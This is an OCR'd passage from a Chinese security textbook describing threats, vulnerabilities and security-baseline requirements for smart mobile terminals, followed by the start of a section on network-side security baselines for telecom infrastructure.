上的各种信息，并且向互联网即时发布信息，这为恶意程序和不良信息的快速传播与扩散提供了便利条件。另外，来源于传统互联网和信息系统的各类攻击也逐渐将目标定位于智能终端。基于这些原因，目前智能终端安全是业界关注的热点。本节也将选取智能终端作为研究对象，具体分析其面临的安全威胁，阐述安全基线的构造方法，并给出实际的安全风险评估过程。




图 7.2　用户侧终端设备分类

2．威胁识别

（1）恶意代码威胁

恶意代码是指通过执行发生作用，达成恶意目的的程序。智能终端的操作系统具备开放的 API，用户可通过调用系统 API 开发/安装第三方应用软件，实现自己的需求。但如果对 API 的调用不加以控制，使其被不法分子滥用开发出各类恶意代码，则会给用户带来巨大的安全威胁。

恶意代码可通过感染、漏洞、注入、劫持、隐藏、删除、替换、伪装等方法破坏智能终端的功能、窃取信息、损坏数据、影响其正常使用，给用户造成多种危害。恶意代码的危害主要包括以下几种。

① 资费损失：自动外发大量短信、彩信，拨打声讯台，订购 SP 增值业务，导致用户的通信费用及信息费用剧增。

② 隐私窃取：盗取智能终端上保存的个人通信录、日程安排、个人身份信息，甚至个人机密信息，窃听机主的通话、截获机主的短信，篡改或删除用户的重要数据，对用户的个人信息安全构成重大威胁。

③ 功能损坏：侵占内存导致智能终端死机/关机、修改系统设置或删除重要配置信息，致使软、硬件功能失灵，智能终端无法正常工作。

（2）系统软件远程控制安全威胁

目前，智能终端的主流操作系统都来源于国外，其系统软件、芯片等核心技术也基本掌握在国外厂商手上。这些智能终端的系统软件几乎都留有后门，部分芯片

也能存在后门，使得控制者可以远程控制智能终端做任何事情，这将对用户的个人安全造成巨大的威胁。例如，Windows Phone 操作系统据报道存在一个后门，使得微软可以远程删除用户手机中的应用软件。而在手机系统中保留远程操作权限并不是 WP7 一家独有的，在 iPhone、Android 手机中内置的 App Store 应用商店、Google 电子市场中都存在这样的功能。这种手段给用户带来了巨大的安全隐患。另外，一旦这种后门控制代码被泄露，黑客将其用来进行恶意破坏，则所有使用这种平台的手机用户终端将完全处于受控状态。

（3）智能终端丢失、被盗带来的安全威胁

由于智能终端很小，并且用户随身携带，因此其很大的一个安全问题是容易丢失、被盗。智能终端中存储的用户数据、个人隐私信息很多，因此其丢失、被盗容易造成用户隐私信息的泄露或丢失。如果智能终端里的机密信息（电话簿、短信、个人身份信息等）被他人获得并利用，则会给用户造成很大的损失。

（4）SIM 卡克隆安全威胁

不同制式的智能终端采用了不同的电信智能卡，如 GSM 使用了 SIM 卡，CDMA 使用了 R-UIM 卡，WCDMA/TD-SCDMA 使用了 USIM 卡。由于各种制式采用了不同算法，因此其安全性是不同的。目前，SIM 卡在事实上存在被克隆的风险。

从互联网上搜索 SIM 卡克隆，会出现很多信息，如通过购买读卡器、白卡和破解软件就可以轻松克隆一张 SIM 卡，这是由于 SIM 卡的算法存在一定的漏洞。因此，市面上发行的 SIM 卡有被克隆的风险，克隆后的 SIM 卡能够正常拨打电话（造成机主话费的损失）、接听部分电话、接收部分短消息（造成机主漏接电话、漏收短消息），可能造成用户的关键短信被截获。因此，SIM 卡克隆对用户来说存在话费损失、信息泄露的风险。

（5）垃圾短信/骚扰电话及不良信息安全威胁

越来越多的垃圾短信、骚扰电话及不良信息的传播给用户带来了巨大的困扰。非法的广告营销及色情、反动等不良信息的传播，对社会传统和青少年身心健康造成了伤害，对社会造成了巨大的安全威胁。根据互联网消费调研中心的统计数据，有 96.3%的人收到过垃圾信息的骚扰。

3. 脆弱性识别

对于信息系统来说，外来威胁和攻击无处不在，但只有信息系统自身存在安全脆弱性，外来攻击才能够真正变成安全威胁并演变成安全事件。同样的，智能终端之所以安全问题突出，除了外部攻击众多外，其内部脆弱性也是安全事件频发的根本原因之一。

（1）芯片安全问题

智能终端功能的不断增多对智能终端自身的安全提出了更高的要求，各种要求最终都体现在对智能终端芯片的要求上。智能终端中与安全紧密相关的芯片主要包括基带芯片、F1ash 芯片等。对于这些芯片，应建立有效的安全保障体系，保障用户个人信息的安全、智能终端自身数据的安全，以及智能终端与外部设备之间的通信安全。

智能终端芯片应从内部和外部两个方面入手采取措施，以保护智能终端的安全。在芯片内部，智能终端应结合芯片自身的特有属性，将用户业务安全、终端数据安全等与芯片自身结合起来，充分依靠芯片内容不易改变的条件保护其安全。具备一定条件的芯片还应对其内部的访问控制程序建立一种监控机制，阻止恶意程序从芯片内部非法攻击智能终端。在芯片外部，智能终端应提供有效的访问保护机制，识别合法用户和非法用户、合法访问设备和非法访问设备。

（2）操作系统安全问题

操作系统安全问题主要包括以下几个方面。

1）API 调用缺乏控制

如前所述，智能终端为了满足应用开发者的不同需求，对开发者提供开放的 API。应用程序在运行过程中，当调用这些 API 时，不需经用户同意即可实现后台的调用操作。而这些开放的 API 中，有很多是和资费、用户隐私等敏感功能相关联的，如发送短信/彩信/邮件、打开蜂窝网络/Wi-Fi 网络连接、打开摄像/录音/定位功能、查看/修改用户电话本/邮件/行程表等。这些具有敏感功能的 API 一旦被开发者甚至黑客滥用，则会造成恶意代码的泛滥。

2）操作系统非法刷机

操作系统非法刷机是指智能终端用非授权的操作系统替代经过授权的操作系统。非法刷机会破坏整个操作系统的安全架构，使应用软件可以绕过操作系统安全机制进行资源调用。

3）外围接口安全问题

外围接口安全问题与操作系统安全问题类似。不管是有线接口还是无线接口，目前很多的移动智能终端在外围接口连接及数据传输时不能给予用户提示，攻击者可以在移动智能终端连接数据时任意传输数据，这样就给病毒及恶意代码的传播制造了便利条件。

4）应用软件安全问题

应用软件安全问题是和操作系统安全问题密切相关的。首先，由于操作系统开放了丰富的 API 供应用软件调用，而其中部分涉及敏感功能的 API 并没有得到足够的保护，从而导致恶意应用能够在用户不知情的情况下在后台调用这些 API 实施破坏行为。其次，部分操作系统在安装应用软件时不会验证应用的来源，即使用户发

现应用存在恶意行为，也无法追究应用开发者的责任，这在一定程度上也助长了恶意应用的泛滥。

另外，应用软件自身的安全漏洞也是产生安全问题的一大来源。随着移动应用功能的不断丰富，应用的复杂度也一直在提高，而开发者的认知能力和安全技能却往往有限。这些因素结合在一起，使得不少应用中都存在安全隐患，容易被恶意代码利用而产生不良后果。例如，移动应用中常见的一类安全漏洞是敏感信息泄露类漏洞，存在此类漏洞的应用或者将口令以明文的形式存储在全局可读的文件中，或者在记录日志时包含用户隐私信息，从而导致敏感数据有被恶意应用窃取的可能。

7.2.2 用户侧安全基线构造

为了建立一个有效的信息安全体系，必须首先规划信息安全的需要，也就是安全基线目标，在此基础上清楚了解目前的安全解决方案，最终得出该信息系统的安全基线要求和框架，并给出相应的安全基线内容和安全基线配置。安全基线构造如图 7.3 所示。




图 7.3 安全基线构造

1. 安全基线目标

（1）芯片安全目标

智能终端的硬件安全目标是在芯片级保证移动通信终端内部的 Flash 和基带的安全，确保芯片内的系统程序、终端参数、安全数据、用户数据不被篡改或非法获取。

（2）操作系统安全目标

智能终端的操作系统安全目标是实现操作系统对系统资源调用的监控、保护、提醒，确保涉及安全的系统行为总是在受控的状态下，不会出现用户在不知情情况下某种行为的执行，或者用户不可控行为的执行。另外，操作系统还要保证自身的升级是受控的。

（3）外围接口安全目标

智能终端的外围接口包括无线外围接口、有线外围接口。外围接口安全目标是确保用户对外围接口的连接、数据传输可知、可控。

（4）应用软件安全目标

智能终端的应用软件安全目标是保证智能终端可要安装在其上的应用软件进行来源的识别，可对已经安装在其上的应用软件进行敏感行为的控制。另外，还要确保预置在智能终端中的应用软件无危害用户利益和网络安全的行为，如吸费行为，未经授权的修改、删除、向外传送用户数据等行为。

（5）用户数据保护安全目标

智能终端的用户数据保护安全目标是保证用户数据的安全存储，确保用户数据不被非法访问、非法获取、非法篡改，同时能够通过备份保证用户数据的可靠恢复。

2. 安全解决方案

（1）芯片安全解决方案

智能终端芯片可从以下几个方面加强自身的安全防护能力。

1）芯片内部安全通信

智能终端内部芯片通信（如 CPU 与存储器）应具备加密或其他安全保护机制。

2）硬件可唯一识别

智能终端硬件应具备唯一可识别性。例如，硬件编号标识、IMEI 号码（TD-SCDMA/GSM/WCDMA 终端）或 ESN 号码（CDMA1X/CDMA2000 终端）不可被更改。该功能可通过下列方法实现：

- 将 IMEI/ESN 写入 OTP 芯片；
- 将 IMEI/ESN 与软件平台硬件平台进行捆绑，一旦 IMEI/ESN 被修改，则智能终端能够发现非法修改并采取相应的措施进行控制。

3）数据存储硬件保护

智能终端的存储芯片应具备完整性和机密性保护机制。以 ARM 公司的 TrustZone 技术为代表，智能终端硬件可将敏感数据及用户私密数据加密后存储在芯片内部的屏蔽区域，该区域内的数据仅在授权情况下才可访问。一旦出现破坏性物理攻击，用户的私密数据即被自动销毁。

4）调试端口保护

智能终端的调试端口允许在某种特定的模式下对系统文件进行读/写操作。调试端口保护要求智能终端在出厂时封闭调试端口，可通过将调试端口与智能终端 PROM 之间的熔丝烧断等方式实现。

5）安全启动方案

智能终端可通过采用安全启动（Secure boot）方案，进行操作系统的完整性和一致性验证，从而阻止非法的系统文件修改和系统刷新，以有效防止外部程序对操作系统文件的非法修改和入侵。

6）加密安全方案

智能终端的基带芯片内置硬件加密模块，实现对数据的加密存储和传输，服务于移动安全业务。同时，也可以对系统软件进行加密，防止逆向工程攻击，进一步提高系统的安全性。

7）可信安全方案

在上述安全解决方案的基础上，智能终端由加密模块、唯一识别码、密钥、IEMI 等关键要素构成移动可信模块，逐级向上扩展构成适合智能终端的可信安全架构。

（2）操作系统安全解决方案

为控制对 API 等操作系统资源的非法滥用，防止应用软件在未经用户同意的情况下在后台调用发送短信、拨打电话、联网等敏感功能，造成恶意吸费、窃取用户隐私等危害用户的安全，应对现有智能终端操作系统进行安全加固，使操作系统能够对应用软件在后台调用敏感功能的行为进行监控并给用户提供提示、确认等机制，且只有在得到用户的确认之后才可进行下一步操作。

目前，很多移动智能终端的操作系统，尤其是 Android 系统，还不能完全达到安全基线的要求，为了防止这些安全隐患产生严重后果，一般实验室采用以下两种方法对这样的操作系统进行防护。

① 在操作系统上安装加固组件，由加固组件来监控系统 API 的调用行为，并且在进行敏感调用时给予用户提示并要求确认。这种方法无须得到操作系统的底层代码，仅需要通过设计第三方应用软件安装到智能终端上，就可以达到上述安全要求，具有普遍性和易操作性。

② 获取操作系统的核心代码，使用钩子函数（HOOK）直接在代码层修改。钩子是 Windows 的主要特性之一，把这种方法运用在智能终端上，每当被监控的窗口

有消息发出时，钩子程序就会先捕获该消息，得到进程的控制权；这时，钩子程序可以记录、改变、传递或结束该消息。在移动智能终端操作系统的安全防护中，可以采用与 Windows HOOK 类似的 HOOK 技术监控智能终端操作系统的内核调用，捕获待测进程的底层操作细节。由于这样做可以在内核层修改系统，并直接烧写在 ROM 里，因此操作系统的完整性比较好，也不容易被篡改，安全性较上一种方法而言更好。

（3）外围接口安全解决方案

操作系统应能对应用软件在后台打开、调用外围接口的行为进行监控并给用户提供提示、确认等机制，且只有在得到用户的确认之后才可进行下一步操作。

这种机制可以采用和操作系统安全类似的解决方案。值得注意的一点是，当连接外围接口时，应默认传输数据开关为关闭状态，在用户需要时再开启传输数据开关，这样安全性比单纯提示要高一些。

（4）应用软件安全解决方案

要想确保应用软件安全可靠，单一的防护技术往往不能起到有效作用，必须建立起一套全方位的应用软件安全解决方案，覆盖开发者（应用软件认证签名）、发布渠道（应用商店管理）及终端用户（终端安全防护软件），从而最大限度地提供应用软件的安全保障。

1）应用软件认证签名

应用软件认证是确认应用开发者身份的过程，数字签名则是实现认证的一种有效技术手段。认证本身并不能保证应用的安全可靠，但是用户可以通过认证得知应用的来源，进而根据对该来源的信任程度来判断应用的安全性。另外，一旦发现应用存在恶意行为，还能根据签名来追溯开发者的责任，这将对恶意应用的开发者起到一个遏制的作用。

2）应用商店管理

应用商店是应用软件最主要的发布渠道。通过加强对应用商店的管理，可以有效阻断恶意应用的传播和扩散。首先，应用商店应加强对内容提供者的管理，在开发者发布应用之前登记其身份信息，并与开发者签订合作协议以明确信息安全方面的责任和义务。其次，应用商店应建立应用软件上架前的检测审核机制，以及上架后的拨测机制，一经发现违规应用则及时对其进行下架处理。

3）终端安全防护软件

对于终端用户来说，安装防护软件是较为简便可行的一种安全解决方案。目前市面上已经出现了大量针对智能终端的安全防护软件，这些软件除了具备常规的恶意应用查杀功能外，通常还提供扩展的安全服务，如来电防火墙、流量监控、广告拦截及隐私信息管理等，为用户全面掌控终端的安全状况提供了极大的便利。

（5）用户数据保护安全解决方案

用户数据保护安全解决方案可分为以下几种。

1）移动设备锁

这是在 PC 端比较成熟的保护用户数据的方法。给一个移动智能终端分配一个外部智能锁，设备锁由用户所有，只有在终端与设备锁连接时才能对终端内部的数据进行访问，这样就可以防止未经授权人员擅自访问终端用户的数据。

2）远程数据擦除

可以通过修改操作系统或安装远程控制软件来实现，其目的是当用户的移动智能终端丢失或被盗时，拥有唯一授权的用户可以通过远程控制彻底删除丢失设备中的数据。

3. 安全基线要求与安全基线框架

根据前面的分析，智能终端的安全基线框架如图 7.4 所示，安全基线要求主要包括 5 部分，最底层是智能终端硬件安全基线要求，之上为操作系统安全基线要求，顶层为应用软件安全基线要求，外围接口安全基线要求涉及操作系统安全层面和硬件安全层面，用户数据保护安全能力涉及硬件、操作系统、应用软件 3 个层面。具体要求请参见附录 A：用户侧安全基线要求。

图 7.4　智能终端的安全基线框架

（1）芯片安全基线内容

智能终端芯片的安全主要是指智能终端内部 Flash 芯片和基带芯片的安全。F1ash 芯片是记录智能终端系统程序、终端参数及用户数据的芯片。F1ash 芯片应保护的安全要素包括：系统引导程序、操作系统、通信协议栈、智能终端 IMEI 号、用户私密数据、其他芯片配置软件。基带芯片通常包含一个用于声音编码/压缩、平衡、调制和解调的数字信号处理器和一个用于处理协议和用户接口的控制处理器。基带芯片应保护的安全要素包括：ROM 中的软件程序、重要安全参数（如芯片白、认证数据、访问控制列表、密钥等）、芯片的逻辑设计信息、其他重要安全资产。智能终端芯片安全基线的目标就是要在芯片级保护上述信息的安全，并建立整体硬件

平台芯片级的安全环境。

依据《中华人民共和国通信行业标准 YD/T1886（智能终端芯片安全技术要求和测试方法）标准，芯片安全基线内容分为如下 5 级。

① 芯片调试级安全（CL1）：要求芯片的 JTAG 指令端口和 AT 指令端口具备权限访问控制策略，以保护芯片内部逻辑电路的配置安全和敏感数据的存储安全。

② 芯片访问级安全（CL2）：在 CL1 级的基础上，制定基带芯片安全访问规则，限制内部非法程序对片内资源的访问行为，从而保护 Flash 芯片和基带芯片中各类数据的安全。

③ 芯片存储级安全（CL3）：在 CSL2 级的基础上，采用签名等校验技术保护系统软件和 IMEI 号的完整性。

④ 芯片联合级安全（CL4）：在 CSL3 级的基础上，采用芯片的唯一识别码、根密钥、IMEI 号等关键信息作为芯片级安全平台的认证签名的参数信息，用以抵抗芯片替换等攻击行为，实现安全 boot 功能。

⑤ 芯片加密级安全（CL5）：在 CSL4 级的基础上，在芯片内置硬件加密模块，实现对数据的加密存储和传输，服务于移动安全业务。

（2）外围接口安全基线内容

外围接口包括无线外围接口、有线外围接口。外围接口安全目标是确保用户对外围接口的连接、数据传输可知、可控。

其中属于安全基线的内容主要是无线外围接口，具体包括以下几个方面。

1）无线外围接口开启/关闭受控机制

- 具备蓝牙、NFC 功能的移动智能终端应具备开关，可开启/关闭蓝牙、NFC 等终端所支持的无线连接方式。
- 当应用软件调用开启无线外围接口功能时，移动智能终端应给用户相应的提示，当用户确认后连接方可开启。

2）无线外围接口连接建立的确认机制

当通过无线外围接口（仅适用于蓝牙）与不同设备进行第一次连接时，移动智能终端能够发现该连接并给用户相应的提示，当用户确认建立连接时，连接才可建立。

3）无线外围接口连接状态提示

- 当移动智能终端的无线外围接口蓝牙已开启时，智能终端宜在用户主界面上给用户相应的状态提示。
- 当移动智能终端通过无线外围接口蓝牙建立数据连接时，移动智能终端应在用户主界面上给用户相应的状态提示。
- 当移动智能终端的无线外围接口 NFC 已开启时，智能终端宜在用户主界面上给用户相应的状态提示。

- 当移动智能终端通过无线外围接口 NFC 建立数据连接时，智能终端应给用户相应的提示（图标、声音或振动等）。
- 如果移动智能终端提供了无线外围接口的开启状态提示和数据连接状态提示，则该两种状态提示应不同。

（3）应用软件安全基线内容

移动应用软件（以下简称“移动应用”或“应用”）是终端智能化和终端操作系统开放化的必然产物。通过调用底层操作系统提供的编程接口，移动应用可以充分利用设备的各项能力，为用户提供丰富多彩的信息服务。正因为此，移动应用已成为终端用户体验中不可缺少的一项重要组成部分。然而，当人们在享受移动应用所带来的生活便利和工作效率的提升时，也有部分不良应用在用户不知情的情况下执行恶意操作，对用户利益造成损害。在这种情况下，移动应用软件的基本安全要求是应用中不应存在损害用户利益和危害网络安全的行为，这些行为具体包括以下几方面的内容。

1）收集用户数据

智能终端管理着大量与使用者有关的个人信息，并且通过操作系统 API 的形式供应用读取。移动应用应确保对这些用户数据的合理使用，不应有未向用户明示并经用户同意，擅自收集用户数据的行为，包括开启通话录音、本地录音、拍照/摄像、定位等。

2）修改用户数据

恶意应用中往往存在修改用户数据的行为，以便达到系统破坏或隐匿自身行踪的目的，对用户的知情权造成了极大的损害。除非首先获得用户的许可，移动应用不应擅自修改用户数据，包括删除或修改用户电话本数据、通话记录、短信数据、彩信数据等。

3）流量耗费

对于智能终端来说，网络流量尤其是分组数据流量往往是用户比较关心的问题。应用过多地耗费流量不仅会降低终端续航时间，更会造成用户资费的损耗。这就要求移动应用不能在用户无确认的情况下通过移动通信网络数据连接、WLAN 网络连接及无线外围接口等传送数据。

4）费用损失

与传统的 PC 终端相比，智能终端最显著的一个特点是大多数服务都要付费使用。因此，不少恶意应用利用这个特点，通过后台订购增值业务等方式谋取非法利益，或者大量消耗分组流量导致用户的经济损失。为保障用户的利益不受损害，移动应用不应擅自调用终端通信功能，造成用户费用的损失，包括在用户无确认的情况下拨打电话、发送短信、发送彩信、开启移动通信网络连接并收发数据等。

5）信息泄露

个人信息保护是当前社会较为关注的热点话题之一，而智能终端的隐私泄露问

题也是目前较为严重的一类安全威胁。诸如“手机 X 卧底”等恶意应用能够潜伏在终端内，在后台监听并发送用户的短信和通话记录，严重威胁使用者的隐私安全。移动应用不应采取未经用户许可泄露隐私信息的行为，包括读取并传送用户电话本数据、通话记录、短信数据、彩信数据、通话录音、本地录音、图片、视频、音频、定位信息等。

（4）用户数据保护安全基线内容

用户数据保护安全目标是保证用户数据的安全存储，确保用户数据不被非法访问、非法获取、非法篡改，同时通过备份保证用户数据的恢复。用户数据的保护分为智能终端密码保护、文件类用户数据的授权访问、用户数据的加密存储、用户数据的彻底删除、用户数据的远程保护和转移备份等。

1）智能终端密码保护

智能终端应该支持开机时的密码保护和开机后锁定状态下的密码保护。密码保护的形式可以是多样化的，如口令、图案、生物特征识别等。其中口令密码为必选的保护形式，其他形式可选。在移动智能终端上设立密码保护后，用户在开机时或锁屏后再次进入终端时，需要输入正确的密码，然后才能访问终端。

2）文件类用户数据的授权访问

智能终端提供文件类用户数据的授权访问功能，当第三方应用访问被保护的用户数据时，只有在用户确认的情况下才能访问。文件类用户数据包括图片、视频、音频、文档等。

3）用户数据的加密存储

未经授权的任何实体应不能从移动智能终端的加密存储区域的数据中还原出用户私密数据的真实内容。

4）用户数据的彻底删除

智能终端提供数据彻底删除功能，以保证被删除的用户数据不可再恢复出来。此项功能区别于一般删除功能。普通删除数据只是删除存储器中数据位置的索引，而实际内容并没有完全清空，这样非法程序仍可能恢复并读取被删除的私密数据。因此这里所要求的是把存储区域内的数据彻底删除，如终端用户数据被删除时，该数据对应的存储区域使用全“0”或全“1”进行填充。

5）用户数据的远程保护

智能终端应提供用户数据的远程保护功能，以便在终端遗失或其他情况下，终端中的用户数据不被泄露。远程保护能力包括远程锁定移动智能终端、远程销毁用户数据。移动智能终端提供的远程保护功能也应具备安全设置，确保远程保护功能仅在达到了用户预设条件的情况下才会启动。

6）用户数据的转移备份

智能终端应具备用户数据（至少包括电话本、短信、多媒体数据）的转移及备

份能力。用户数据的转移备份包括本地备份和远程备份两种。本地备份是通过移动智能终端的外围接口实现的数据备份。远程备份是通过无线网络实现的用户数据在服务器侧的备份。本地备份适用于支持外围接口的移动智能终端。移动智能终端应至少支持一种备份方式。

7.3 网络侧安全基线

在网络安全管理领域，如何平衡成本投入与风险一直是个难题，而通信网络安全基线的提出，起到了保障这个平衡相对稳定的作用。网络侧安全基线的构建与实施，可使通信网络中所有系统、设备的安全防护达到统一的、最低要求的安全水平，便于维护与管理，并且能够提高网络的整体安全防护水平，减少安全隐患。

网络侧安全基线是指为用户提供服务的公众网络中的软、硬件资产的安全基线。对这些设备的基线配置进行规范，在网络建设、安全防护、运行维护等工作的基线管理环节中至关重要。

现有各项规章制度中关于网络侧安全基线的内容过于分散，相关要求存在于企业的各项管理制度、运行维护规程中的维护作业计划，设备、系统的维护操作手册等文档中。随着新技术的快速应用，部分网络单元在安全基线方面存在管理空白。基于这一现状，从网络运行维护部门的角度出发，亟须制定统一的企业网络侧安全基线规范，实现对网络侧安全基线配置、测试工作的标准化。

7.3.1 网络侧安全要素识别

1. 资产识别

安全基线广泛应用于大量使用基于IP网络及计算机技术的通信网络与信息系统的电信、电力、金融等行业。安全基线对提高这些行业的通信网络与信息系统的安全性起到了重要的基础性作用。需要强调的是，网络侧安全基线是企业内部相关部门应统一遵循的规范，可以应用于设计建设、入网检测、日常维护、合规性检查、退网等网络单元全生命周期的各个阶段。

- 网络侧安全基线可以按照网络的构成要素进行细化，如网络设备安全基线、安全设备安全基线、操作系统安全基线、数据库安全基线、中间件安全基线、应用软件安全基线等。
- 网络设备：主要包括路由器、交换机等，可以再根据主流设备厂家或主流设备型号进行分类。
- 安全设备：可按照不同性质的安全设备进行分类，如防火墙、VPN、入侵检测系统IDS、入侵防御系统IPS、防病毒系统、安全审计系统等。

- 操作系统：可按照 Windows、Unix、Linux、Mac、Solaris 等主流操作系统进行分类。
- 数据库：可按照 Oracle、DB2、MSSQL Server、MYSQL 等主流数据库进行分类。
- 中间件：可按照 J2EE、CORBA、DNA 等主流中间件平台进行分类。
- 应用软件：应用系统差异较大，必须根据不同的应用软件的特点制订与之相适应的安全基线。

具体设备及型号详见图 7.5。




图 7.5　具体设备及型号

2. 威胁识别

网络侧的威胁根据来源可分为技术威胁、环境威胁和人为威胁 3 类。其中，环境威胁包括自然界不可抗的威胁和其他物理威胁；而人为威胁，根据威胁的动机，又可分为恶意和非恶意两种。业务系统具有的普遍性安全威胁如下所示。

（1）技术威胁

技术威胁包括：网络侧相关设备使用时间过长或质量问题等导致硬件故障；设备链路发生故障；设备的操作系统软件、应用软件运行故障；相关设备数据丢失或系统运行中断；存储介质老化或质量问题等导致不可用。

（2）环境威胁

环境威胁包括自然灾害及其他物理威胁。其中自然灾害主要有鼠蚁虫害、洪灾、火灾、泥石流、山体滑坡、地震、台风、雷击。物理威胁包括：断电、静电、灰尘、潮湿、温湿度异常、电磁干扰等；意外事故或通信线路方面的故障。

（3）人为威胁

人为威胁分为恶意人员威胁及非恶意人员威胁两类。

可归为恶意人员威胁的有：不满的或有预谋的内部人员滥用权限进行恶意破坏；攻击者利用非法手段非法物理访问网络侧设备等；攻击者利用网络协议、操作系统、应用系统漏洞，越权访问相关设备的文件、数据或其他资源；攻击者利用各种工具获取网络侧设备的身份鉴别数据，并对鉴别数据进行分析和解剖，获得鉴别信息，未授权访问应用系统，或非法使用相关文件和数据；攻击者利用应用系统扩散病毒、蠕虫、木马、垃圾电子邮件，利用相关攻击工具恶意消耗应用系统资源，导致系统能力下降或瘫痪、无法正常提供应用服务；攻击者截获数据，进行篡改、插入，并重发，造成数据的完整性、真实性丧失等。

可归为非恶意人员威胁的有：内部人员由于缺乏责任心或无作为，应该执行而没有执行相应的操作，或无意地执行了错误或危险的操作，导致安全事件发生；内部人员没有遵循规章制度和操作流程，导致故障或信息损坏；内部人员由于缺乏培训、专业技能不足、不具备岗位技能要求，导致故障或攻击；安全管理制度不完善、落实不到位，造成安全管理不规范或管理混乱，导致出现安全事件。

3. 脆弱性识别

网络侧普遍存在不同程度的安全隐患，容易遭受恶意攻击而导致网络单元及其承载的业务与应用受到不同程度的影响。这些问题主要是指外部力量通过各类技术手段，利用网络自身的漏洞、隐患或管理缺失，对网络实施秘密探测、非法利用和

恶意破坏等攻击行为，一般统称为非传统网络安全问题。

（1）不必要端口等带来的脆弱性

部分主机、服务器或维护终端开放了不必要的端口或提供了不必要的服务，部分网络设备的系统版本过低，未能及时升级或没有安装安全补丁，存在安全漏洞。

（2）身份鉴别中的脆弱性

部分系统存在弱口令或用户账号与口令相同，部分维护终端 Guest 用户未禁用，部分系统使用明文传输用户名和密码，部分设备、系统没有针对用户登录的安全措施，使网络单元较容易遭到攻击并导致网络重要信息数据外泄。

（3）边界防护中的脆弱性

部分设备尤其是外网防火墙上的过期、临时配置未及时清理，边界防护及访问控制策略薄弱，对于外部网络突发的攻击、入侵检测和过滤能力不足，易受到外部攻击的威胁。

（4）访问控制中的脆弱性

部分主机没有对访问进行精确限制和过滤，可导致远程代码执行漏洞；不同安全域间未实现边界控制，主机设备可互访；部分系统的本地安全策略、系统内部访问控制策略存在缺陷，对发自内部的各类嗅探、侦听、非授权访问不能提供有效的防护。

（5）安全审计中的脆弱性

部分系统及设备不具备或未启用完备的安全日志及审计措施，难以按统一的安全策略落实用户鉴权和安全审计的要求，系统安全性存在风险。

（6）终端管理带来的脆弱性

个别终端同时具备维护操作网络设备、访问 OA 及公众互联网的能力，增加了内网相关网络设备和生产系统被入侵的风险。

7.3.2　网络侧安全基线构造

1. 安全基线目标

